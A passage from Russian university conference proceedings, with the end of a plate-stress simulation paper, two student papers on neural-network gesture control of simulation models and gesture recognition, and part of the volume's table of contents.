Функции программы MSC.Patran позволяют сделать оценку напряжения модели и вывести его результат (рисунок 1 – рисунок 6) [5], [6], [7].




Рисунок 1 – Вывод напряжения пластины из алюминия




Рисунок 2 – Вывод напряжения пластины из латуни




Рисунок 3 – Вывод напряжения пластины из прокатанной меди




Рисунок 4 – Вывод напряжения пластины из свинца




Рисунок 5 – Вывод напряжения пластины из углеродистой стали




Рисунок 6 – Вывод напряжения пластины из цинка

При изменении материала максимальное напряжение на концах кольцевой пластины менялось соответственно (таблица 2).

Таблица 2 – Максимальное напряжение на концах пластины

№	Материал	Максимальное напряжение, фунт на квадратный метр
1	Алюминий	$2,98 \cdot 10^2$
2	Углеродистая сталь	$2,98 \cdot 10^2$
3	Медь прокатанная	$3,02 \cdot 10^2$
4	Цинк катанный	$2,95 \cdot 10^2$
5	Свинец	$3,10 \cdot 10^2$
6	Латунь	$3,04 \cdot 10^2$

Заключение

Таким образом, была установлена закономерность поведения изделия в зависимости от используемого материала [8], [9], [10].

СПИСОК ИСТОЧНИКОВ

1. Григорьева А.Л., Григорьев Я.Ю. Алгоритм решения задачи о растяжении полосы с непрерывным полем скоростей перемещений с использованием деформационно-энергетического условия пластичности // *Фундаментальные исследования*. 2013. № 1-3. С. 694-700.

2. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. Methods of remote sensing in forest fund assessment problems // *2019 International Science and Technology Conference "EastConf"*, EastConf 2019. 2019. С. 8725343.

3. Качанов, Л. М. Основы теории пластичности / Л. М. Качанов. – М.: Наука, 1969. – 420 с.

4. Григорьева А.Л., Хромов А.И., Григорьев Ян.Ю. Растяжение плоского образца в условиях плоского напряженного состояния при различных полях скоростей перемещений // *Труды МАИ*. 2020. № 111. С. 1.

5. Григорьев Ян.Ю., Григорьева А.Л., Канашин И.В., Петрова А.Н., Хромов А.И. Математическая модель процесса деформирования элементов, изготовленных из конструкционных материалов с использованием машинного обучения // *Ученые записки Комсомольского-на-Амуре государственного технического университета*. 2022. № 1 (57). С. 15-23.

6. Канашин И.В., Хромов А.И., Григорьева А.Л., Григорьев Ян.Ю. Моделирование процесса деформирования экспериментального образца при условии малоциклового нагружения // *Ученые записки Комсомольского-на-Амуре государственного технического университета*. 2022. № 5 (61). С. 26-31.

7. Евстигнеева А.А., Харламова О.С., Григорьева А.Л. Математическая модель зависимости характеристик, влияющих на деформирование стальных образцов // *Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021*. С. 17-21.

8. Григорьева А.Л., Григорьев Ян.Ю., Хромов А.И., Канашин И.В. Моделирование деформационных процессов элементов сложных конструкций в условиях малоциклового деформации // *Морские интеллектуальные технологии*. 2021. № 2-2 (52). С. 123-128.

9. Григорьева А.Л., Григорьев Я.Ю., Хромов А.И., Канашин И.В. Моделирование сравнительных деформационных процессов, при растяжении плоских образцов в условиях различных деформационных состояний // *XII Всероссийский съезд по фунда-*

ментальным проблемам теоретической и прикладной механики. Сборник трудов. В 4-х томах. 2019. С. 423-425.

10. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. Т. 992. С. 870-875.

УДК 303.094.7

Черезов Никита Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Cherezov Nikita Sergeevich, student of Komsomolsk-na-Amure State University

Григорьев Ян Юрьевич, кандидат физико-математических наук, доцент, проректор по учебной работе, Комсомольский-на-Амуре государственный университет

Grigoriev Jan Yurievitch, Candidate of Physical and Mathematical Sciences, Associate Professor, Vice Rector for Academic Affairs, Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ НЕЙРОННЫХ СЕТЕЙ ДЛЯ УПРАВЛЕНИЯ ПРОСМОТРОМ ИМИТАЦИОННЫХ МОДЕЛЕЙ

APPLICATION OF NEURAL NETWORKS TO CONTROL THE VIEW OF SIMULATION MODELS

Аннотация. В работе рассматривается разработка имитационной модели производственного участка предприятия с реализацией программного модуля управления моделью жестами, повышающего эффективность обучения персонала [1].

Annotation. The paper considers the development of a simulation model of the production site of an enterprise with the implementation of a program module for controlling the model with gestures, which increases the efficiency of personnel training.

Ключевые слова: модель, имитационное моделирование, цех, Anylogic, нейронная сеть, глубокое обучение, оптимизация, упрощение, Python, программное обеспечение.

Key words: model, simulation, shop floor, Anylogic, neural network, deep learning, optimization, simplification, Python, software.

Введение

Для улучшения качества обучения персонала на различных промышленных предприятиях в настоящее время могут активно использоваться современные технологии, которые очень сильно оптимизируют данный процесс. Также персонал сможет реально оценить технологический процесс. В данной работе предлагается разработка программного обеспечения и анализ анализа данных.

Основная часть

В работе рассматривается разработка имитационной модели предприятия и его участков с использованием программного обеспечения AnyLogic [2-3] и создание модуля управления этой моделью жестами.

Строится функциональная модель производственного предприятия цветной металлургии (Рисунок 1).




Рисунок 10 – Функциональная модель работы предприятия

На ее основе строится имитационная модель одного из производственных участков – элемента разработанной функциональной модели. Реализованная имитационная модель описывает текущее состояние и ход производственного процесса в 3D (Рисунок 2) и 2D видах (Рисунок 3).




Рисунок 2 - Имитационная 3D-модель цеха




Рисунок 3 – Имитационная 2D-модель цеха

При построении реализуются модели Конвейеров (Рисунок 4) и движения жидкостей по трубам в цистерны (Рисунок 5), согласно определенным данным [4], [5], [6]. Сыпучее сырье подается на конвейеры, проходит процедуру дробления и перемешивания с водой, после чего перемещается по цистернам.




Рисунок 4 – Конвейеры




Рисунок 5 – Цистерны

Эффективность применения имитационной модели в работе учебного центра предприятия предлагается повысить за счет реализации модуля управления жестами. В основе разрабатываемой системы лежат технологии компьютерного зрения, базирующиеся на моделях машинного обучения [7]. Реализуется нейронная сеть, для этого решаются следующие задачи.

На первом этапе формируется набор данных и проводится разметка, необходимые для обучения нейронной сети [8]. Управление моделью осуществляется с помощью жестов. (Рисунок 6)




Рисунок 6 – Пример элемента из набора данных




Рисунок 7 - Обработка изображения

Для детектирования точек используются библиотеки MediaPipe от компании Google, а именно модули Palm Detection Model, Hand Landmark Model, Gesture Recognition Model, которые позволяют определять различные части руки и кисти [9]. Для обработки полученных данных реализованы нейронные сети. На вход одной из них подается изображение руки 224x224x3, на вход второй подается маска скелетона руки 224x224x1, на выходе формируются векторы признаков [10], которые после слияния обеспечивают на выходе номер жеста. (Рисунок 7)

Обучение производится на подготовленном самостоятельно наборе данных. Выборка разбивается на обучающую, валидационную и тестирующую части (7к1к2). Используемая функция потерь: перекрёстная энтропия (Cross Entropy), метод оптимизации: адаптивная оценка момента (Adam); метрики: precision, accuracy; размер пакетов: 16; коэффициент скорости обучения: 0.0001; функция активации: линейный выпрямитель (ReLU). Для работы с нейронной сетью разрабатывается программное обеспечение на языке Python.

После запуска программы управление мышью перехватывается рукой, если она в поле зрения камеры. С помощью руки выполняется движение мышью в нужном направлении, за кнопки мыши отвечают определенные жесты, которые позволяют управлять имитационной моделью. Пример выполнения поворота камеры на рисунках 8 и 9.




Рисунок 8 - Начало поворота камеры



Рисунок 9 - Конец поворота камеры

Поворот выполняется с помощью использования жеста «ладонь» и перемещением руки в пространстве, влево, вправо, вниз или вверх. После смены жеста, поворот прекращается и программное обеспечение ждёт новых команд для выполнения. (Рисунок 10)

Заключение

Полученные результаты имеют большое значение для виртуализации технологических процессов предприятия и повышают восприятие обучаемого персонала как с точки зрения передачи реального позиционирования оборудования на производственном участке и визуализации производства, так и управления контентом. В основе работы лежат современные методы анализа данных и используются последние результаты в области средств программной разработки.

СПИСОК ИСТОЧНИКОВ

1. Черезов Н.С., Кириллов А.В., Григорьев Ян.Ю. Имитационное моделирование производственных процессов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 411-413.
2. Лисовец А.Е., Кириллов А.В., Попова О.В., Григорьев Ян.Ю. Технологии имитационного моделирования в задачах оптимизации технологических процессов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 383-385.
3. Имитационное моделирование производственных систем / Под общ. ред. чл. кор. АН СССР А.А. Вавилова. – М.: Машиностроение; Берлин: Техника, 1983. – 416 с.
4. Лоу А., Кельтон Д. Имитационное моделирование / Пер. с англ. – 3-е изд. – СПб: BHV, 2004 – 848 с.
5. Маклаков С. Имитационное моделирование с Arena: электронный журнал КомпьютерПресс № 7, 2001 URL: <https://compress.ru/article.aspx?id=11212> (дата обращения: 12.10.2022).
6. Черпаков М., Котляров В.П. Формирование модели сопровождения несоответствий на промышленном предприятии. В сборнике: Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 149-154.
7. Попова О.В., Григорьев Я.Ю., Жарикова Е.П., Григорьева А.Л. Применение методов машинного обучения в задачах оценки технологических процессов // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2021. № 7 (55). С. 68-72.
8. Функции активации нейросети: сигмоида, линейная, ступенчатая, ReLu, tahn // neurohive.io: интернет-изд.: 2020. URL: <https://neurohive.io/ru/osnovy-data-science/activation-functions/> (дата обращения 20.05.2022)
9. Howse J. Opencv Computer Vision with Python / J. Howse – М.: Packt Publishing, 2013. – 62 с.
10. Создание приложений с помощью Mediapipe // habr.com: интернет-изд.: 2020. URL: <https://habr.com/ru/post/502440/> (дата обращения 12.10.2022)

УДК 519.6

Черников Артем Михайлович, студент, Комсомольский-на-Амуре государственный университет

Chernikov Artem Mikhaylovich, student of Komsomolsk-na-Amure State University

Жарикова Евгения Павловна, аспирант, Комсомольский-на-Амуре государственный университет

Zharikova Evgeniia Pavlovna, postgraduate, of Komsomolsk-na-Amure State University

Григорьев Ян Юрьевич, кандидат физико-математических наук, доцент, проректор по учебной работе, Комсомольский-на-Амуре государственный университет

Grigoriev Jan Yurievitch, Candidate of Physical and Mathematical Sciences, Associate Professor, Vice Rector for Academic Affairs, Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ НЕЙРОННЫХ СЕТЕЙ В ЗАДАЧАХ РАСПОЗНАВАНИЯ ЖЕСТОВ

GESTURE RECOGNITION USING A NEURAL NETWORK

Аннотация. В настоящее время главным ресурсом человека становится время. Вопросы, связанные с управлением различными процессами или системами, часто сильно за-

держивают реализацию решаемых задач. Эти проблемы возникают как в быту, так и при реализации своих должностных обязанностей на рабочем месте. Упрощение реализации управляющих процессов может быть реализовано с помощью системы управления жестами, основой которой являются технологии компьютерного зрения.

Summary. Gesture control can greatly simplify the use of household appliances. For example, instead of using a physical TV remote control, you can use gestures. This system will help us get rid of a bunch of control panels and various switches.

Ключевые слова: нейронная сеть, управление жестами.

Key words: neural network, gesture control.

Введение. В работе рассматриваются технологии машинного обучения, основанные на применении нейронных сетей, позволяющие эффективно решать задачи распознавания жестов. Модель реализуется с использованием трех нейронных сетей, объединенных в единую систему, позволяющую учитывать предсказания по нескольким потокам, что увеличивает точность результата. Обучение проводится для всех нейронной сети, а не для каждой по отдельности [1].

Основная часть. Данная система является единым целым, как для обучения, так и для использования. Остаточная нейронная сеть (ResNet) представляет собой искусственную нейронную сеть, основанную на конструкциях, известных из пирамидных клеток в коре головного мозга. Остаточные нейронные сети делают это с помощью пропуска соединений или ярлыков для перехода через некоторые слои. Типичные модели ResNet реализуются с двух- или трехуровневыми пропусками, которые содержат нелинейности (ReLU) и пакетную нормализацию между ними [2]. Число, идущее после слова ResNet, означает количество слоев нейронной сети. Первая сверточная нейронная сеть представляет собой архитектуру ResNet50 (рисунок 1), на входе которой рассматривается кодированное изображение руки. Вторая сверточная нейронная сеть реализует архитектуру ResNet18 (рисунок 2) [3], принимающую на вход изображение точек руки, полученных после обработки исходных данных алгоритмом MediaPipe. MediaPipe является фреймворком с открытым исходным кодом, представленным Google, помогающим создавать мультимодальные конвейеры машинного обучения. Разработчиком создаются прототипы, позволяющие не углубляться в написание алгоритмов и моделей машинного обучения, использовать существующие компоненты. Выходы нейронных сетей объединяются и формируют информацию, подаваемую на вход третьей полносвязной нейронной сети, на выходе которой представляется информация о том, какой жест был показан.




Рисунок 1 – ResNet50




Рисунок 2 – ResNet18

Вид изображения для подачи в ResNet50 и ResNet18 представлены на рисунках 3 и 4 соответственно.



Рисунок 3 – Картинка жеста “ножницы” для ResNet50



Рисунок 4 – Картинка точек жеста “ножницы” для ResNet18



Рисунок 5 – Картинка жеста “бумага” для ResNet50




Рисунок 6 – Картинка точек жеста “бумага” для ResNet18



Рисунок 7 – Картинка жеста “Коза” для ResNet50



Рисунок 8 – Картинка жеста “Коза” из точек для ResNet18

Ниже приводятся параметры обучения нейронной сети [4], [5], [6].

Функция потерь - Cross Entropy, метод оптимизации – SGD (стохастический градиентный спуск); метрики – precision, accuracy, f1; размер пакета – 16; скорость обучения – 0.00001.

Заключение

В результате проведенного исследования было установлено, что точность определения жестов после обучения составляет – 90%. Результат может улучшаться формированием нового более качественного набора данных, а также подбором более эффек-

тивных параметров. Оценка результатов проводится на основе отношения количества угаданных жестов к общему количеству показанных жестов.

Исследование выполнено за счет гранта № ВН005/2020 «Разработка методов автоматизированного контроля нестандартных ситуаций», грантов за счет средств ФГБОУ ВО «КНАГУ».

СПИСОК ИСТОЧНИКОВ

1. ResearchGate: Discover scientific knowledge and stay connected to the world of science// Открытый журнал URL: https://www.researchgate.net/figure/Original-ResNet-18-Architecture_fig1_336642248 (дата обращения: 27.10.2022).

2. Лисовец А.Е., Кириллов А.В., Попова О.В., Григорьев Я.Ю. Технологии имитационного моделирования в задачах оптимизации технологических процессов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 383-385.

3. Попова О.В., Григорьев Я.Ю., Жарикова Е.П., Григорьева А.Л. Применение методов машинного обучения в задачах оценки технологических процессов // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2021. № 7 (55). С. 68-72.

4. Жарикова Е.П., Григорьев Я.Ю., Григорьева А.Л. Применение искусственного интеллекта в задачах анализа состояния акваторий // Морские интеллектуальные технологии. 2021. № 2-2 (52). С. 129-133.

5. Лариков Р.Д., Жарикова Е.П. Использование нейронных сетей в приложениях, обучающих детей геометрическим фигурам и определениям // Наука, инновации и технологии: от идей к внедрению. Материалы Международной научно-практической конференции. Комсомольск-на-Амуре, 2022. С. 223-225.

6. Stack Overflow: How to split resnet50 model from top as well as from bottom? // Открытый журнал URL: <https://stackoverflow.com/questions/54207410/how-to-split-resnet50-model-from-top-as-well-as-from-bottom> (дата обращения: 27.10.2022).

СОДЕРЖАНИЕ

СЕКЦИЯ ФУНДАМЕНТАЛЬНЫЕ И ПРИКЛАДНЫЕ ПРОБЛЕМЫ ИНФОРМАЦИОННО-ТЕЛЕКОММУНИКАЦИОННЫХ ТЕХНОЛОГИЙ	3
Абарникова Е.Б., Величко В.В. ПРОЕКТИРОВАНИЕ АРХИТЕКТУРЫ КОМПЬЮТЕРНОЙ ИГРЫ В МЕЖПЛАТФОРМЕННОЙ СРЕДЕ РАЗРАБОТКИ «UNITY».....	3
Абарникова Е.Б., Гужа А.А. РАЗРАБОТКА ИНТЕРАКТИВНОГО СЕРВИСА ДЛЯ ОПТИМАЛЬНОГО РАЗМЕЩЕНИЯ ОБЪЕКТОВ ИНФРАСТРУКТУРЫ.....	6
Абарникова Е.Б., Дворецкая П.Л. РАЗРАБОТКА АНАЛИТИЧЕСКОГО МОДУЛЯ ДЛЯ ОПРЕДЕЛЕНИЯ ОПТИМАЛЬНОГО РАЗМЕЩЕНИЯ ОБЪЕКТОВ ИНФРАСТРУКТУРЫ НА ИНТЕРАКТИВНОЙ КАРТЕ ГОРОДА.....	9
Абарникова Е.Б., Кортун В.С. ПРИМЕНЕНИЕ МОДЕЛИ ПРОЕКТИРОВАНИЯ ЭЛЕКТРОННЫХ КУРСОВ В ОБУЧАЮЩЕМ ПРОЦЕССЕ.....	12
Абарникова Е.Б., Тригуб В.С. РАЗРАБОТКА БИБЛИОТЕКИ 3D-МОДЕЛЕЙ ИГРОВЫХ ПЕРСОНАЖЕЙ.....	15
Абарникова Е.Б., Шаповалов Е.Э. ПРИМЕНЕНИЕ ФРЕЙМОВЫХ МОДЕЛЕЙ ПРИ РАЗРАБОТКЕ МАСШТАБИРУЕМЫХ ВЕБ-ПРИЛОЖЕНИЙ.....	19
Абарникова Е.Б., Ячменев А.А. РАЗРАБОТКА И ПРОЕКТИРОВАНИЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ ДЛЯ КОНТРОЛЯ И АНАЛИЗА ИНВЕСТИЦИОННОГО ФОНДА ПРЕДПРИЯТИЯ.....	23
Абарникова Е.Б., Ячменева К.А. РАЗРАБОТКА ОНЛАЙН-СЕРВИСА «ЭЛЕКТРОННОЕ ПОРТФОЛИО».....	26
Абрамсон Е.В., Демидов Э.Д. СИСТЕМА АВТОМАТИЗАЦИИ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ 1С.....	30
Абрамсон Е.В., Куйдин В.Ю. СОЗДАНИЕ ВИДОВ НОМЕНКЛАТУРЫ В 1С:ПРЕДПРИЯТИИ 8.3.....	33
Абрамсон Е.В., Мацепура А.М. РЕАЛИЗАЦИЯ ТОВАРОВ И УСЛУГ В 1С.....	37
Абрамсон Е.В., Шатов А.В. СОЗДАНИЕ ГРАФИКОВ РАБОТЫ ДЛЯ СОТРУДНИКОВ В 1С ПРЕДПРИЯТИИ 8.3.....	40
Гаев Л.В., Симонов И.Н. АНАЛИЗ ПРОБЛЕМЫ ШИРОТНО-ИМПУЛЬСНОЙ МОДУЛЯЦИИ И ПОИСК СПОСОБОВ БОРЬБЫ С НЕЙ.....	43
Еркович В.В., Галочкина А.А. РАЗРАБОТКА ДИЗАЙНА ОЧКОВ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ДЛЯ ОНЛАЙН-ТЕРАПИИ.....	48
Идиатуллоев З.Р., Алмазхан Н.А., Игошин Я.Е. ПРОЕКТИРОВАНИЕ ПЕЧАТНЫХ ПЛАТ РЭС С УЧЕТОМ ЭЛЕКТРОМАГНИТНОЙ СОВМЕСТИМОСТИ С ИСПОЛЬЗОВАНИЕМ САПР LITNIUM ECAD.....	51
Котляров В.П., Демидов Э.Д. ЦИФРОВОЙ ПОМОЩНИК ТВОРЧЕСКОЙ ДЕЯТЕЛЬНОСТИ.....	54

Котляров В.П., Мацепура А.М. ЦИФРОВАЯ ПЛАТФОРМА ДЛЯ ПОДБОРА ИСПЫТУЕМЫХ РАЗЛИЧНЫХ ФАРМАЦЕВТИЧЕСКИХ ИССЛЕДОВАНИЙ.....	57
Котляров В.П., Минченков А.К. ЦИФРОВОЙ ПОМОЩНИК УПРАВЛЕНИЯ ПЕРСОНАЛОМ.....	60
Котляров В.П., Сидоренко Я.М. ЦИФРОВОЙ ПОМОЩНИК ПОКУПАТЕЛЯ ПРОДУКТОВ.....	63
Котляров В.П., Шатов А.В. ЦИФРОВОЙ ПОМОЩНИК ДЛЯ АЛЛЕРГИКОВ.....	66
Кудряшова Е.С., Юшков А.А. ОБЗОР ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ, РЕАЛИЗУЮЩИХ ЭЛЕКТРОННЫЙ ДОКУМЕНТООБОРОТ.....	69
Ларченко Ю.Г., Банщиков Р.Ю. РАЗРАБОТКА ПРОЕКТА АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ СБАЛАНСИРОВАННЫХ ПОКАЗАТЕЛЕЙ ПРЕДПРИЯТИЯ.....	72
Петрова А.Н., Енина Э.Д. ОПИСАНИЕ АРХИТЕКТУРЫ СОВРЕМЕННОЙ СУБД.....	75
Петрова А.Н., Кудряшова Е.С., Путков А.Д. ОБЛАЧНЫЕ СЕРВИСЫ: ИСТОРИЯ, КЛАССИФИКАЦИЯ, ПРИМЕРЫ ПРИМЕНЕНИЯ.....	79
Петрова А.Н., Мастевной С.С. ОБЗОР ВЕБ-ПРИЛОЖЕНИЙ ДЛЯ СПОРТИВНОЙ ОРГАНИЗАЦИИ.....	82
Петрова А.Н., Нечунаев А.А. ОБЗОР ГРАФОВЫХ СИСТЕМ УПРАВЛЕНИЯ БАЗАМИ ДАННЫХ.....	86
Петрова А.Н., Побережный А.С. СРАВНИТЕЛЬНЫЙ АНАЛИЗ ОПЕРАЦИОННЫХ СИСТЕМ ANDROID И IOS С ТОЧКИ ЗРЕНИЯ ПОЛЬЗОВАТЕЛЯ.....	90
Петрова А.Н., Скрипаль Е.И. РАЗРАБОТКА ВЕБ-САЙТА ДЛЯ ТЭЦ.....	94
Петрова А.Н., Сычѳв Е.А. ОБЗОР ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ 3D-МОДЕЛИРОВАНИЯ....	97
Петрова А.Н., Тимохов М.Д. СРАВНИЕ СУБД MYSQL И MONOBD.....	101
Петрова А.Н., Усынин М.В. СРАВНЕНИЕ СИСТЕМ УПРАВЛЕНИЯ БАЗАМИ ДАННЫХ С ОБЪЕКТНО-ОРИЕНТИРОВАННОЙ И РЕЛЯЦИОННОЙ МОДЕЛЬЮ ДАННЫХ....	104
Петрова А.Н., Фролов Д.О. РАЗРАБОТКА АДАПТИВНОЙ СИСТЕМЫ ТЕСТИРОВАНИЯ.....	107
Петрова А.Н., Чеховской С.В. ОБЗОР СОВРЕМЕННЫХ ИНФОРМАЦИОННЫХ СИСТЕМ УПРАВЛЕНИЯ БИЗНЕС-ПРОЦЕССАМИ.....	110
Петрова А.Н., Шатов А.В., Куйдин В.Ю. КОЛОННОЧНАЯ МОДЕЛЬ ДАННЫХ.....	114
Петрова А.Н., Якимова С.В. ОБЗОР ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ ПРОЕЦИРОВАНИЯ СТЕНДА ИЗГОТОВЛЕНИЯ ЖГУТОВ С ИСПОЛЬЗОВАНИЕМ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ.....	117
Петрова А.Н., Яковлев А.С. АНАЛИЗ ПРОГРАММНЫХ СРЕД ДЛЯ РАЗРАБОТКИ КОНСТРУКТОРА УРОВНЕЙ В ИГРОВЫХ ПРИЛОЖЕНИЯХ ЖАНРА КВЕСТ.....	120

Тихомиров В.А., Никитина В.О. ОПТИМИЗАЦИЯ ПРОЦЕССА ПРОВЕДЕНИЯ ОБЩЕТЕХНИЧЕСКОГО ОСМОТРА ЗА СЧЕТ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ.....	124
Щелкунова М.Е., Бердников В.Е. КОММЕРЧЕСКО-ИНФОРМАЦИОННЫЙ САЙТ ДЛЯ АНАЛИЗА И ВЫБОРА КОМПЛЕКТУЮЩИХ.....	126
Щелкунова М.Е., Иванов М.А. АНАЛИЗ РЕШЕНИЯ ЗАДАЧИ ВЕДЕНИЯ НОРМАТИВНОЙ ДОКУМЕНТАЦИИ УНИВЕРСИТЕТА.....	129
Щелкунова М.Е., Мастевной С.С. РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ПО ПОДДЕРЖКЕ ГЕНЕАЛОГИЧЕСКИХ ДЕРЕВЬЕВ.....	132
Щелкунова М.Е., Мастевной С.С. ПРОЕКТИРОВАНИЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ ПО ПОДДЕРЖКЕ ГЕНЕАЛОГИЧЕСКИХ ДЕРЕВЬЕВ.....	136
Щелкунова М.Е., Поняк П.Н. АНАЛИЗ ЗАДОЛЖЕННОСТЕЙ ПО УСПЕВАЕМОСТИ СТУДЕНТОВ УНИВЕРСИТЕТА.....	139
Щелкунова М.Е., Порубова В.Н. РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ПО УЧЁТУ РАБОЧЕГО ВРЕМЕНИ, ВКЛЮЧАЯ ПРИМЕНЕНИЕ ГИБКОГО ГРАФИКА.....	142
Щелкунова М.Е., Синица У.В. ПОТРЕБНОСТЬ В ТЕСТИРОВАНИИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ.....	148
Щелкунова М.Е., Сурков В.А. ПРОЕКТИРОВАНИЕ САЙТА ДЛЯ РЕСТОРАНА КИТАЙСКОЙ КУХНИ.....	152
Щелкунова М.Е., Якунина К.Д. ПРОВЕДЕНИЕ СТАТИЧЕСКОГО ТЕСТИРОВАНИЯ ПРИ РАЗРАБОТКЕ ИНТЕГРИРОВАННОЙ СРЕДЫ РАЗРАБОТКИ.....	155
Юшкова Л.А., Павленко Д.С. ТЕХНОЛОГИИ МЕЖКУЛЬТУРНЫХ КОММУНИКАЦИЙ В УСЛОВИЯХ СТАНОВЛЕНИЯ ЦИФРОВОЙ ЭКОНОМИКИ.....	159
СЕКЦИЯ СОВРЕМЕННЫЕ ПРОБЛЕМЫ УПРАВЛЕНИЯ, ОБРАБОТКИ, ХРАНЕНИЯ, ПЕРЕДАЧИ ДАННЫХ И ЗАЩИТЫ ИНФОРМАЦИИ.....	163
Абарникова Е.Б., Усынин М.В. ОПТИМИЗАЦИЯ ХРАНЕНИЯ И ВЫВОДА ПОСЛЕДОВАТЕЛЬНОСТИ ЭЛЕМЕНТОВ, В КОТОРОЙ КАЖДЫЙ ЭЛЕМЕНТ МОЖЕТ БЫТЬ ВЫЧИСЛЕН ПО ФОРМУЛЕ.....	163
Банщикова Р.Ю., Котляров В.П. ПАНЕЛЬ ВИЗУАЛИЗАЦИИ СОСТОЯНИЯ СИСТЕМЫ СТРАТЕГИЧЕСКОГО УПРАВЛЕНИЯ ПРЕДПРИЯТИЕМ.....	168
Величко В.В., Петрова А.Н. ОБЗОР СПОСОБОВ И ФОРМИРОВАНИЕ ГРАФИКА РЕЗЕРВНОГО КОПИРОВАНИЯ ДЛЯ СЕРВИСА ПО РЕМОНТУ КОМПЬЮТЕРОВ.....	170
Вильдяйкин Г.Ф., Бивоин Я.О. РЕАЛИЗАЦИЯ ЗАЩИЩЕННОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ КЛУБА ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ.....	173

Вильдяйкин Г.Ф., Жилин А.В. УЧЕТ МАГНИТНОГО ПОЛЯ АКУСТИЧЕСКИХ ДИНАМИКОВ ПРИ ИССЛЕДОВАНИЯХ ВТСС НА АЭП.....	176
Вильдяйкин Г.Ф., Кузнецов В.А. ОСОБЕННОСТИ ИСПОЛЬЗОВАНИЯ VPNET ДЛЯ ЗАЩИТЫ ИНФОРМАЦИОННЫХ СИСТЕМ.....	180
Вильдяйкин Г.Ф., Миронов Д.И. ИССЛЕДОВАНИЕ МАГНИТНОЙ АНТЕННЫ С ПОМОЩЬЮ КОЛЕЦ ГЕЛЬМГОЛЬЦА В ЛАБОРАТОРНЫХ УСЛОВИЯХ.....	183
Вильдяйкин Г.Ф., Подоба Н.Е. МНОГОФУНКЦИОНАЛЬНЫЙ МЕЖСЕТЕВОЙ ЭКРАН С ПОДДЕРЖКОЙ РОССИЙСКИХ КРИПТОАЛГОРИТМОВ КОНТИНЕНТ 4.....	186
Вильдяйкин Г.Ф., Тихоновецкий Д.В. ИССЛЕДОВАНИЕ АКУСТИЧЕСКИХ И МАГНИТНЫХ ПОЛЕЙ АКУСТИЧЕСКИХ ИЗЛУЧАТЕЛЕЙ.....	189
Вильдяйкин Г.Ф., Филатова Д.К. ЗАЩИЩЕННАЯ РАСПРЕДЕЛЕННАЯ ИНФОРМАЦИОННАЯ СИСТЕМА НА БАЗЕ ОТЕЧЕСТВЕННОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ И СРЕДСТВ ЗАЩИТЫ ИНФОРМАЦИИ.....	193
Вильдяйкин Г.Ф., Филатова Д.К. ТЕХНОЛОГИИ ЗАЩИТЫ ДАННЫХ В ИНФОРМАЦИОННЫХ СИСТЕМАХ...	196
Демидов Э.Д., Сидоренко Я.М., Мацепура А.М., Петрова А.Н. СРАВНЕНИЯ КОЛОНОЧНЫХ БАЗ ДАННЫХ.....	199
Забелин М.М., Петрова А.Н. ОБЗОР СУБД ДЛЯ БОЛЬШИХ ДАННЫХ.....	202
Забелин М.М., Петрова А.Н. ПУТИ ЗАЩИТЫ ИНФОРМАЦИИ В СУБД.....	205
Игнатъева В.И., Петрова А.Н., Абрамсон Е.В. СРАВНИТЕЛЬНЫЙ АНАЛИЗ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ ЭЛЕКТРОННОГО ДОКУМЕНТООБОРОТА.....	209
Инзарцев А.В., Порубова В.Н. РАЗРАБОТКА ПРОГРАММНОГО МОДУЛЯ ПЛАНИРОВАНИЯ ЗАКУПОК МАЛОГО ПРЕДПРИЯТИЯ.....	212
Кудряшова Е.С., Горковенко Е.А. ОБЗОР МЕТОДОВ ПРОЕКТИРОВАНИЯ БД.....	215
Кудряшова Е.С., Морозов В.О. ПРОБЛЕМЫ БЕЗОПАСНОСТИ В ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЯХ.....	220
Кудряшова Е.С., Трошин И.П. СПОСОБЫ ПРЕДОТВРАЩЕНИЯ УТЕЧКИ ИНФОРМАЦИИ.....	223
Куртин М.А., Котляров В.П. ТЕХНОЛОГИЯ ПРОГРАММНЫХ РОБОТОВ, НАПРАВЛЕНИЕ В АВТОМАТИЗАЦИИ БИЗНЕС-ПРОЦЕССОВ.....	226
Обласов А.А., Жилин А.В. АКТИВНАЯ ЗАЩИТА В КИБЕРБЕЗОПАСНОСТИ.....	229
